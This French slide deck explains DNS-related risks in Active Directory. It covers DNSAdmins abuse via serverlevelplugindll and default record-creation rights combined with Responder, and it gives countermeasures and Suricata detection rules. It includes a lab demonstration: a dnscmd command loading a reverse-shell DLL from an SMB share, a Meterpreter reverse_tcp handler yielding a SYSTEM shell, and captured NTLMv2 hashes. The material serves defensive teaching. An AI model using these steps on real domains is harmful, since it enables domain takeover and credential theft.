



Les risques liés à la configuration DNS et contre-mesures


(environnement Active Directory)



Le groupe de sécurité DNSAdmins

Autorisations :

- Par défaut, tous les membres du groupe « DNSAdmins » peuvent gérer le service DNS Microsoft, généralement déployé sur les contrôleurs de domaine Active Directory. Ils peuvent donc :
- **gérer l'intégralité des enregistrements des zones DNS ayant une portée domaine**
- **faire redémarrer instantanément ou arrêter le service DNS**
- **faire exécuter du code arbitraire sur un contrôleur de domaine, avec des privilèges « système » via la fonctionnalité « *serverlevelplugindll* »** (selon le niveau de mise à jour du système d'exploitation ou la configuration locale du service DNS)



Utilisateurs et ordinateurs Active Directory

Fichier Action Affichage ?

Nom	Type	Description
Administrateurs cl...	Groupe de sécurité - Global	Les membres de ce groupe peuvent effectuer ...
Administrateurs cl...	Groupe de sécurité - Universel	Les membres de ce groupe peuvent effectuer ...
Administrateurs d...	Groupe de sécurité - Universel	Administrateurs désignés de l'entreprise
Administrateurs d...	Groupe de sécurité - Universel	Administrateurs désignés du schéma
Contrôleurs de do...	Groupe de sécurité - Global	Tous les contrôleurs de domaine du domaine
Contrôleurs de do...	Groupe de sécurité - Global	Les membres de ce groupe qui sont des contr...
Contrôleurs de do...	Groupe de sécurité - Universel	Les membres de ce groupe sont des contrôleur...
Contrôleurs de do...	Groupe de sécurité - Global	Les membres de ce groupe sont des contrôleur...
DnsAdmins	Groupe de sécurité - Domaine local	Groupe des administrateurs DNS
DnsUpdateProxy	Groupe de sécurité - Global	Les clients DNS qui sont autorisés à effectuer ...
Éditeurs de certifi...	Groupe de sécurité - Domaine local	Les membres de ce groupe ont l'autorisation ...
Groupe de répliqua...	Groupe de sécurité - Domaine local	Les mots de passe des membres de ce groupe ...
Groupe de répliqua...	Groupe de sécurité - Domaine local	Les mots de passe des membres de ce groupe ...
Invité	Utilisateur	Compte d'utilisateur invité
Invités du domaine	Groupe de sécurité - Global	Tous les invités du domaine



Le groupe de sécurité DNSAdmins

Contrôle avec PingCastle :

- La règle relative à la détection d'utilisateurs appartenant au groupe « DNSAdmins » est une règle informative du fait de la désactivation par défaut de la fonctionnalité « *serverlevelplugin.dll* » dans le correctif d'octobre 2021 :

The screenshot shows the PingCastle web interface for the domain 'woundride.local'. The page title is 'Number of members of the Dns Admins group: 1' and it is marked as an 'Informative rule'. The rule ID is 'P-DNSAdmin'. The description states: 'The purpose is to ensure that the Dns Admins group is not used'. The technical explanation details a vulnerability where administrators of the DNS Service can inject a DLL, and the security descriptor used to grant admin rights is located on the nTSecurityDescriptor attribute of the object CN=MicrosoftDNS,CN=System. The 'Write All Prop' access right induces the vulnerability. The advised solution is to apply the Patch Tuesday of October 2021, which fixed this vulnerability and assigned it the identifier CVE-2021-40469. If the patch has been applied, there is no additional mitigation to perform.



Le groupe de sécurité DNSAdmins

Contrôle ANSSI et niveau ADS :

- La présence d'un compte utilisateur non privilégié dans le groupe « DNSAdmins » reste un point critique pour l'ANSSI, ne permettant pas d'atteindre le niveau 2 dans le cadre d'un audit ADS, du fait des risques encourus notamment en l'absence du correctif ou d'une configuration autorisant l'utilisation de la fonctionnalité « **serverlevelplugindll** » :

1 Permissions dangereuses sur le groupe DnsAdmins vuln_dnsadmins

Description de la vulnérabilité

Plusieurs comptes non privilégiés sont membres du groupe DnsAdmins ou possèdent des droits dangereux sur celui-ci.

Les membres du groupe DnsAdmins disposent de nombreux droits pour gérer le service DNS Microsoft, qui est généralement hébergé par un contrôleur de domaine.

Parmi ces droits, il est possible de gérer l'intégralité des enregistrements des zones DNS ayant une portée domaine, d'employer des fonctionnalités de debug du serveur, voire non documentées, comme par exemple la possibilité de faire redémarrer instantanément ou d'arrêter le service DNS.

Enfin, selon le niveau de mise à jour du système d'exploitation de l'intégralité des serveurs DNS en production, ou de la configuration locale du service DNS, il peut toujours être possible de faire exécuter du code arbitraire via la fonctionnalité serverlevelplugindll.

Malgré la [disponibilité d'un correctif auprès de Microsoft](#), ces fonctionnalités dangereuses peuvent toujours être réactivées. Il est donc impossible d'évaluer l'innocuité du paramétrage uniquement par l'étude de la configuration dans l'Active Directory, tout comme il est impossible de vérifier avec certitude que l'ensemble des serveurs DNS Microsoft soient à jour.

L'ensemble de ces possibilités donne des capacités de nuisance significatives, voire facilite des attaques réseau, et justifient donc de considérer ce groupe comme étant privilégié.

Recommandation

Il est recommandé de ne pas utiliser le groupe DNSAdmin. Une délégation doit être créée pour la gestion du DNS (création/suppression de zones, gestion des enregistrements, etc.), généralement effectuée à l'aide de l'utilitaire 1dp. Cette délégation peut être effectuée en deux étapes.



Du groupe DNSAdmins au groupe Admins du domaine...

Élévation de privilèges sur un contrôleur de domaine :

- Chaque utilisateur membre du groupe « **DNSAdmins** » peut contrôler à distance le service DNS. Si la fonctionnalité « **serverlevelplugindll** » est active, il pourra spécifier une DLL à lancer au démarrage du service DNS. Le service étant démarré avec le compte « système », le code contenu dans la DLL sera donc exécuté avec ces privilèges sur le contrôleur de domaine. L'utilisateur membre du groupe « **DNSAdmins** » pourra donc s'attribuer les droits d'administrateur du domaine par exemple...

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

Installez la dernière version de PowerShell pour de nouvelles fonctionnalités et améliorations ! http://aka.ms/PSWindows

PS C:\Users\c.blanc-rolin\Desktop\dns> .\dnscmd.exe W2019-DC01.woundride.local /config /serverlevelplugindll \\192.168.42.102\dns\reverse_64bits.dll

PS C:\Users\c.blanc-rolin\Desktop\dns>
```

```
Administrateur: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

PS C:\Windows\system32> reg query HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameters

HKKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters
GlobalQueryBlockList REG_MULTI_SZ wpad@isatap
EnableGlobalQueryBlockList REG_DWORD 0x1
PreviousLocalHostname REG_SZ W2019-DC01.woundride.local
Forwarders REG_MULTI_SZ 9.9.9.9@1.1.1.1
ForwardingTimeout REG_DWORD 0x3
IsSlave REG_DWORD 0x0
BootMethod REG_DWORD 0x3
AdminConfigured REG_DWORD 0x1
ServerLevelPluginDll REG_SZ \\192.168.42.102\dns\reverse_64bits.dll
```

```
sudo msfconsole -r meterpreter.rc - Parrot Terminal
File Edit View Search Terminal Help
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (meterpreter.rc)> set LHOST 192.168.42.101
LHOST => 192.168.42.101
resource (meterpreter.rc)> set LPORT 443
LPORT => 443
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run


[*] Started reverse TCP handler on 192.168.42.101:443
[*] Sending stage (200774 bytes) to 192.168.46.2
[*] Meterpreter session 1 opened (192.168.42.101:443 -> 192.168.46.2:50229)
100

(Meterpreter 1)(C:\Windows\system32) > shell
Process 6548 created.
Channel 1 created.
Microsoft Windows [version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>whoami
whoami
autorite nt\system

C:\Windows\system32>
```

Du groupe DNSAdmins au groupe Admins du domaine...





DNSAdmins : Contre-mesures et détection

Contre-mesures :

- Créer des délégations de droits pour la gestion du DNS
- Vider le groupe « DNSAdmins »
- S'assurer que le propriétaire du groupe est Administrateurs du domaine
- Vérifier qu'aucune DLL illégitime n'est lancée au démarrage du service DNS

Détection avec Suricata :

- Administration à distance du service DNS
- Exécution d'une DLL via le protocole SMB

```
PS C:\Windows\system32> reg query HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameters
HKLM_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters
GlobalQueryBlockList REG_MULTI_SZ wpad\@isatap
EnableGlobalQueryBlockList REG_DWORD 0x1
PreviousLocalHostname REG_SZ W2019-DC01.woundridge.local
Forwarders REG_MULTI_SZ 9.9.9.\01.1.1.1
ForwardingTimeout REG_DWORD 0x3
IsSlave REG_DWORD 0x0
BootMethod REG_DWORD 0x3
AdminConfigured REG_DWORD 0x1
```


Timestamp ▼	Src / Dst	Signature
2024-03-08 16:27:46 19 minutes ago	S: 192.168.46.2 D: 192.168.42.102	DCERPC - Domain Name Service (DNS) Server Management Protocol - Map Response from DNSSERVER interface - Possible Remote Privilege Escalation - T1068 dcerpc
2024-03-08 16:27:46 19 minutes ago	S: 192.168.42.102 D: 192.168.46.2	DCERPC - Domain Name Service (DNS) Server Management Protocol - Map Request to DNSSERVER interface - Possible Remote Privilege Escalation - T1068 dcerpc
2024-03-08 16:24:58 22 minutes ago	S: 192.168.46.2 D: 192.168.42.102	SMB - Remote DLL Execution - Possible Hijack Execution Flow - DLL Side-Loading - T1574.002 smb



Les privilèges DNS par défaut

Une configuration très trop permissive :

- Le service DNS de Microsoft, dans sa configuration par défaut permet à chaque utilisateur authentifié (ordinateur et utilisateur) de créer des enregistrements DNS pour le domaine :





Le vol de mots de passe continue...

Cette configuration DNS par défaut peut être abusée par les attaquants :

- Vous avez désactivé les protocoles LLMNR, NetBios et mDNS pour éviter le vol de mots de passe via Responder

```
[*] [LLMNR] Poisoned answer sent to 192.168.42.103 for name toto
[SMB] NTLMv2-SSP Client      : 192.168.42.103
[SMB] NTLMv2-SSP Username   : WOUNDRIDE\c.blanc-rolin
[SMB] NTLMv2-SSP Hash       : c.blanc-rolin::WOUNDRIDE:4ec1b35e552b6bb9:4DC9F5B4CB
867BDE976DCA3C15394144:01010000000000000807402E9AB48D9017991BEB7E0EAAE74000000000
200080053004D004200330001001E00570049004E002D00500052004800340039003200520051004
100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002
D00500052004800340039003200520051004100460056002E0053004D00420033002E006C006F006
30061006C000500140053004D00420033002E006C006F00630061006C0007000800807402E9AB48D
9010600040002000000008003000300000000000000000000000000000000000000000000000000
1163FF4EBBC0E265B6D8C4714E22BE646087831D2BF0A001000000000000000000000000000000000
0000900120063006900660073002F0074006F0074006F0000000000000000000000000000000000
```



- Un attaquant pourra créer un enregistrement DNS renvoyant vers sa machine équipée de Responder



Le vol de mots de passe continue...

The image shows a Windows desktop environment with two main windows open. The left window is an Administrator PowerShell terminal, and the right window is the DNS Management console.

PowerShell Terminal:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

Installez la dernière version de PowerShell pour de nouvelles fonctionnalités et améliorations ! https://aka.ms/PSWindows

PS C:\Windows\system32> cd C:\Users\c.blanc-rolin\Desktop\Powermad-master\
PS C:\Users\c.blanc-rolin\Desktop\Powermad-master>
```

DNS Management Console:

Nom	Type	Données
tcp		
udp		
DomainDnsZones		
ForestDnsZones		
(identique au dossier parent)	Source de nom (SOA)	[95] w2019-dc01.woundri...
(identique au dossier parent)	Serveur de noms (NS)	w2019-dc01.woundri.lo...
(identique au dossier parent)	Hôte (A)	192.168.46.2
PC00	Hôte (A)	192.168.42.103
PC01	Hôte (A)	192.168.42.103
PC02	Hôte (A)	192.168.42.104
PC03	Hôte (A)	192.168.42.103
PC04	Hôte (A)	192.168.42.105
PC05	Hôte (A)	192.168.42.106
PC07	Hôte (A)	192.168.42.103
PC08	Hôte (A)	192.168.42.104
PC09	Hôte (A)	192.168.42.105
PC10	Hôte (A)	192.168.42.102
PCW7	Hôte (A)	192.168.42.103
w2019-dc01	Hôte (A)	192.168.46.2

Terminal Output (Responder):

```
charles@machine: /opt/responder
Responder IP [192.168.42.100]
Responder IPv6 [::1]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
Responder Machine Name [WIN-660XMSVSTMP]
Responder Domain Name [SCWO.LOCAL]
Responder DCE-RPC Port [46068]

[+] Listening for events...
```

Configuration DNS par défaut : contre-mesures

Contre-mesures :

- Retirer les droits de création d'enregistrements DNS au groupe « Utilisateurs authentifiés »

Ces droits **devront être attribués aux comptes d'ordinateurs** via le groupe « **Ordinateurs du domaine** » par exemple **pour la mise à jour des enregistrements DNS** liée aux possibles modifications d'adresses IP des machines lors des renouvellements de baux **DHCP** ou de changements de réseaux

- Créer des enregistrements « bloquants » pour wpad (si non utilisé) et wildcard (*)

- Désactiver WPAD si non utilisé

The screenshot shows the 'Propriétés de : woundride.local' window with the 'Sécurité' tab selected. The 'Noms de groupes ou d'utilisateurs' list includes 'Ordinateurs du domaine (WOUNDRIDE\Ordinateurs du domaine)', which is highlighted. Below, the 'Autorisations pour Ordinateurs du domaine' table shows the 'Créer tous les objets enfants' permission is checked under the 'Autoriser' column.

Autorisations pour Ordinateurs du domaine	Autoriser	Refuser
Contrôle total	<input type="checkbox"/>	<input type="checkbox"/>
Lire	<input type="checkbox"/>	<input type="checkbox"/>
Écrire	<input type="checkbox"/>	<input type="checkbox"/>
Créer tous les objets enfants	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Supprimer tous les objets enfants	<input type="checkbox"/>	<input type="checkbox"/>

The screenshot shows the 'Configuration utilisateur (activée)' window. Under 'Modèles d'administration', the 'Composants Windows/Internet Explorer' section is expanded. The 'Stratégie' table shows the parameter 'Désactiver la mise en cache des scripts de proxy automatiques' is set to 'Activé'.

Stratégie	Paramètre
Désactiver la mise en cache des scripts de proxy automatiques	Activé



Configuration DNS par défaut : détection

Détection avec Suricata :

- Ajout d'un enregistrement via le protocole DNS
- Acceptation d'un enregistrement DNS de la part du serveur via le protocole LDAP
- Réponse au challenge NTLM SSP de la part de Responder

Timestamp▼	Src / Dst	Signature
2024-03-18 17:23:02 2 minutes ago	S: 192.168.46.2 D: 192.168.42.102	- LDAP - SASL GSS-API Privacy accepted DNS record from Windows DNS Server Possible DNS Server Compromised - T1584.002 - Check if legitimate client request
2024-03-18 17:22:58 2 minutes ago	S: 192.168.42.100 D: 192.168.42.102	- SMB - Suspicious session setup response for NTLMSSP_CHALLENGE Possible Responder NTLMv2 response for Active Directory credentials capturing - T1040
2024-03-18 17:21:13 3 minutes ago	S: 192.168.42.102 D: 192.168.46.2	- DNS - Suspicious Dynamic update - remote record creation to Windows DNS Server - Possible DNS Server Compromised - T1584.002- Check if legitimate client request





Ressources et outils utilisés

- Vulnérabilité DNS CVE-2021-40469 (Microsoft) :
<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40469>
- Règles Ping Castle (Vincent LE TOUX) :
https://www.pingcastle.com/PingCastleFiles/ad_hc_rules_list.html
- Permissions dangereuses sur le groupe DNSAdmins (ANSSI) :
https://www.cert.ssi.gouv.fr/uploads/ad_checklist.html#vuln_dnsadmins
- Powermad (Kevin Robertson) :
<https://github.com/Kevin-Robertson/Powermad>
- Metasploit (Rapid7) :
<https://www.metasploit.com/>
- Responder (Laurent GAFFIÉ) :
<https://github.com/lgandx/Responder>
- Hashcat :
<https://hashcat.net/>
- Suricata (OISF) :
<https://suricata.io/>
- Clear NDR Community [anciennement SELKS] (Stamus Networks) :
<https://www.stamus-networks.com/clear-ndr-community>
- EveBox (Jason Ish) :
<https://evebox.org/>
- PawPatrules (Charles BLANC-ROLIN) :
<https://pawpatrules.fr/>

